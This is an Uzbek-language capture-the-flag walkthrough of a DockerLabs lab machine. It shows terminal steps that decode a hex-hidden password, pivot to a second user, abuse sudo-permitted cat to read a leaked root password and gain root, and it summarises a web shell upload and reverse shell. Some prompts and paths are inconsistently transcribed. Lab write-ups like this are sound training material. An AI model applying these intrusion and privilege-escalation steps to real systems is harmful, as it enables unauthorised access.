www-data@dd102c34d7f0:/$ saidislom
```

cat /etc/passwd | grep bash buyrug'i orqali tizimdagi asosiy foydalanuvchilar tekshirildi: **root** va **mrrobot** (UID 1000) foydalanuvchilari mavjudligi aniqlandi.

```
stty raw -echo; fg

www-data@dd102c34d7f0:/home$ cd /var/www/html
www-data@dd102c34d7f0:/var/www/html$ ls
index.html  supermegaultрасecretfolder
www-data@dd102c34d7f0:/var/www/html$ cd supermegaultрасecretfolder/
www-data@dd102c34d7f0:/var/www/html/supermegaultрасecretfolder$ ls
secret.sh
www-data@dd102c34d7f0:/var/www/html/supermegaultрасecretfolder$ saidislo
```

Veb-katalog (`/var/www/html`) tekshirilganda shubhali `supermegaultрасecretfolder` papkasi va uning ichida `secret.sh` nomli skript topildi.

```
stty raw -echo; fg


www-data@dd102c34d7f0:/var/www/html/supermegaultрасecretfolder$ cat secret.sh
#!/bin/bash

if [ "${id -u}" -ne 0 ]; then
    echo "Este script debe ser ejecutado como root."
    exit 1
fi


p1=$(echo -e "\x50\x61\x73\x73\x77\x66\x72\x64")
p2="\x40"
p3="\x24\x24"
p4="\x21\x31\x32\x33"

echo -e "${p1}${p2}${p3}${p4}"
www-data@dd102c34d7f0:/var/www/html/supermegaultрасecretfolder$ saidislo
```

`cat secret.sh` buyrug'i orqali skript kodi o'rganildi. Unda bir nechta hex kodlangan satrlar (`p1` , `p2` , `p3` , `p4`) birlashtirilib chop etilishi ko'rildi.



`secret.sh` faylidagi hex qismlar birlashtirilib Mousepad matn muharririga joylashtirildi:
`\x50\x61\x73\x73\x77\x6f\x72\x64\x40\x24\x24\x21\x31\x32\x33`.



Hex formatidagi satr onlayn / Python yordamida dekod qilindi va `Password@$$!123` paroli aniqlandi.

```
mirrobot@dd102c34d7f0: /var/www/html/supermegaultрасecretfolder$ saidislow
bash: saidislow: command not found
mirrobot@dd102c34d7f0: /var/www/html/supermegaultрасecretfolder$ su mrrobot
Password:
mirrobot@dd102c34d7f0: /var/www/html/supermegaultрасecretfolder$ whoami
mrrobot
mirrobot@dd102c34d7f0: /var/www/html/supermegaultрасecretfolder$
```

Qo'lga kiritilgan parol yordamida **su mrrobot** buyrug'i bajarildi va **mrrobot** foydalanuvchisiga muvaffaqiyatli o'tildi (User Pivoting).

```
mirrobot@dd102c34d7f0: /var/www/html/supermegaultрасecretfolder$ sudo -l
Matching Defaults entries for mrrobot on dd102c34d7f0:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User mrrobot may run the following commands on dd102c34d7f0:
    (ALL : ALL) NOPASSWD: /usr/bin/cat
mirrobot@dd102c34d7f0: /var/www/html/supermegaultрасecretfolder$ saidislow
```

sudo -l buyrug'i orqali imtiyozlar tekshirildi: **mrrobot** foydalanuvchisi parolsiz **/usr/bin/cat** buyrug'ini root huquqida bajara olishi ma'lum bo'ldi.

```
mrrobot@dd102c34d7f0:/var/www/html/supremegaultsecretfolder$ sudo /usr/bin/cat /opt/SistemUpdate
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages will be upgraded:
  libc-bin libc-dev-bin libc6 libc6-dev libc6-i386
5 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Need to get 8,238 kB of archives.
After this operation, 1,024 B of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://archive.ubuntu.com/ubuntu focal-updates/main amd64 libc6 amd64 2.31-0ubuntu9.9 [2,737 kB]
Get:2 http://archive.ubuntu.com/ubuntu focal-updates/main amd64 libc-bin amd64 2.31-0ubuntu9.9 [635 kB]
Get:3 http://archive.ubuntu.com/ubuntu focal-updates/main amd64 libc6-dev amd64 2.31-0ubuntu9.9 [2,622 kB]
Get:4 http://archive.ubuntu.com/ubuntu focal-updates/main amd64 libc-dev-bin amd64 2.31-0ubuntu9.9 [189 kB]
Fetched 8,238 kB in 2s (4,119 kB/s)
Extracting user root:rooteable from packages: 50%
Extracting templates from packages: 100%
Preconfiguring packages ...
(Reading database ... 275198 files and directories currently installed.)
Preparing to unpack .../libc6.2.31-0ubuntu9.9_amd64.deb ...
Unpacking libc6:amd64 (2.31-0ubuntu9.9) over (2.31-0ubuntu9.8) ...
Preparing to unpack .../libc-bin.2.31-0ubuntu9.9_amd64.deb ...
Unpacking libc-bin (2.31-0ubuntu9.9) over (2.31-0ubuntu9.8) ...
Preparing to unpack .../libc6-dev.2.31-0ubuntu9.9_amd64.deb ...
Unpacking libc6-dev:amd64 (2.31-0ubuntu9.9) over (2.31-0ubuntu9.8) ...
Preparing to unpack .../libc-dev-bin.2.31-0ubuntu9.9_amd64.deb ...
Unpacking libc-dev-bin (2.31-0ubuntu9.9) over (2.31-0ubuntu9.8) ...
Setting up libc6:amd64 (2.31-0ubuntu9.9) ...
Setting up libc-bin (2.31-0ubuntu9.9) ...
Setting up libc-dev-bin (2.31-0ubuntu9.9) ...
Setting up libc6-dev:amd64 (2.31-0ubuntu9.9) ...
Processing triggers for libc-bin (2.31-0ubuntu9.9) ...
mrrobot@dd102c34d7f0:/var/www/html/supremegaultsecretfolder$ saidislow
```

`sudo /usr/bin/cat /opt/SistemUpdate` buyrug'i orqali `/opt/SistemUpdate` fayli o'qildi va unda `Extracting user root:rooteable from packages: 50%` satiri orqali root paroli sizib chiqqani aniqlandi.

```
History
mrrobot@dd102c34d7f0:/var/www/html/supremegaultsecretfolder$ sudo /usr/bin/cat /opt/SistemUpdate
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages will be upgraded:
  libc-bin libc-dev-bin libc6 libc6-dev libc6-i386
5 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Need to get 8,238 kB of archives.
After this operation, 1,024 B of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://archive.ubuntu.com/ubuntu focal-updates/main amd64 libc6 amd64 2.31-0ubuntu9.9 [2,737 kB]
Get:2 http://archive.ubuntu.com/ubuntu focal-updates/main amd64 libc-bin amd64 2.31-0ubuntu9.9 [635 kB]
Get:3 http://archive.ubuntu.com/ubuntu focal-updates/main amd64 libc6-dev amd64 2.31-0ubuntu9.9 [2,622 kB]
Get:4 http://archive.ubuntu.com/ubuntu focal-updates/main amd64 libc-dev-bin amd64 2.31-0ubuntu9.9 [189 kB]
Fetched 8,238 kB in 2s (4,119 kB/s)
Extracting user root:rooteable from packages: 50%
Extracting templates from packages: 100%
Preconfiguring packages ...
(Reading database ... 275198 files and directories currently installed.)
Preparing to unpack .../libc6.2.31-0ubuntu9.9_amd64.deb ...
Unpacking libc6:amd64 (2.31-0ubuntu9.9) over (2.31-0ubuntu9.8) ...
Preparing to unpack .../libc-bin.2.31-0ubuntu9.9_amd64.deb ...
Unpacking libc-bin (2.31-0ubuntu9.9) over (2.31-0ubuntu9.8) ...
Preparing to unpack .../libc6-dev.2.31-0ubuntu9.9_amd64.deb ...
Unpacking libc6-dev:amd64 (2.31-0ubuntu9.9) over (2.31-0ubuntu9.8) ...
Preparing to unpack .../libc-dev-bin.2.31-0ubuntu9.9_amd64.deb ...
Unpacking libc-dev-bin (2.31-0ubuntu9.9) over (2.31-0ubuntu9.8) ...
Setting up libc6:amd64 (2.31-0ubuntu9.9) ...
Setting up libc-bin (2.31-0ubuntu9.9) ...
Setting up libc-dev-bin (2.31-0ubuntu9.9) ...
Setting up libc6-dev:amd64 (2.31-0ubuntu9.9) ...
Processing triggers for libc-bin (2.31-0ubuntu9.9) ...
mrrobot@dd102c34d7f0:/var/www/html/supremegaultsecretfolder$ saidislow
```

Tizim jurnali (log) tahlili orqali root paroli haqiqatan ham `rooteable` ekanligi to'liq tasdiqlandi.

```
root@172.17.0.2: /var/www/html/supermegaultrasecretfolder# su root
Password:
root@172.17.0.2: /var/www/html/supermegaultrasecretfolder# whoami
root
root@172.17.0.2: /var/www/html/supermegaultrasecretfolder# exit
```

`su root` buyrug'i orqali `rooteable` paroli kiritildi va tizimda eng yuqori `root` (UID 0) huquqi to'liq qo'lga kiritildi.

Xulosa va Zaifliklar tahlili:

Hackzones (DockerLabs) mashinasi veb-ilovada autentifikatsiyani chetlab o'tish, ixtiyoriy fayl yuklash (Arbitrary File Upload), kodlangan ma'lumotlarni dekodlash hamda noto'g'ri sozlangan sudo huquqlari orqali imtiyozlarni oshirishga asoslangan bo'lib, quyidagi bosqichlardan iborat bo'ldi:

- **Reconnaissance & Port Scanning:** Nmap orqali nishon IP manzilida (`172.17.0.2`) 22 (SSH), 53 (DNS) hamda 80 (HTTP) portlari ochiqligi aniqlandi. `/etc/hosts` fayliga `hackzones.h1` biriktirildi.
- **Directory Bruteforcing & Auth Bypass:** `feroxbuster` orqali `dashboard.html` va `upload.php` topildi. `dashboard.html` sahifasiga to'g'ridan-to'g'ri murojaat qilish orqali autentifikatsiya to'liq chetlab o'tildi (Broken Access Control).
- **Arbitrary File Upload & Initial Foothold (RCE):** Profil rasmini yuklash maydoni orqali `shell.php` veb-shell'i yuklandi. `/uploads/shell.php?0=id` orqali kod bajarilib, `socat` va Python3 orqali `www-data` foydalanuvchisi sifatida reverse shell olindi.
- **Internal Enumeration & User Pivoting (mrrobot):** `/var/www/html/supermegaultrasecretfolder/secret.sh` fayldan hex kodlangan satr (`\x50\x61\x73\x73...`) topildi. U dekod qilinib `Password@$$!123` paroli olindi va `mrrobot` hisobiga o'tildi.
- **Privilege Escalation (Root Access):** `sudo -l` tekshirilganda `mrrobot` parolsiz `/usr/bin/cat` ni root huquqida bajara olishi ma'lum bo'ldi. `sudo /usr/bin/cat /opt/SistemUpdate` orqali tizim yangilanish jurnali o'qilib, `root:rooteable` paroli aniqlandi va `su root` orqali to'liq **root (UID 0)** huquqi qo'lga kiritildi.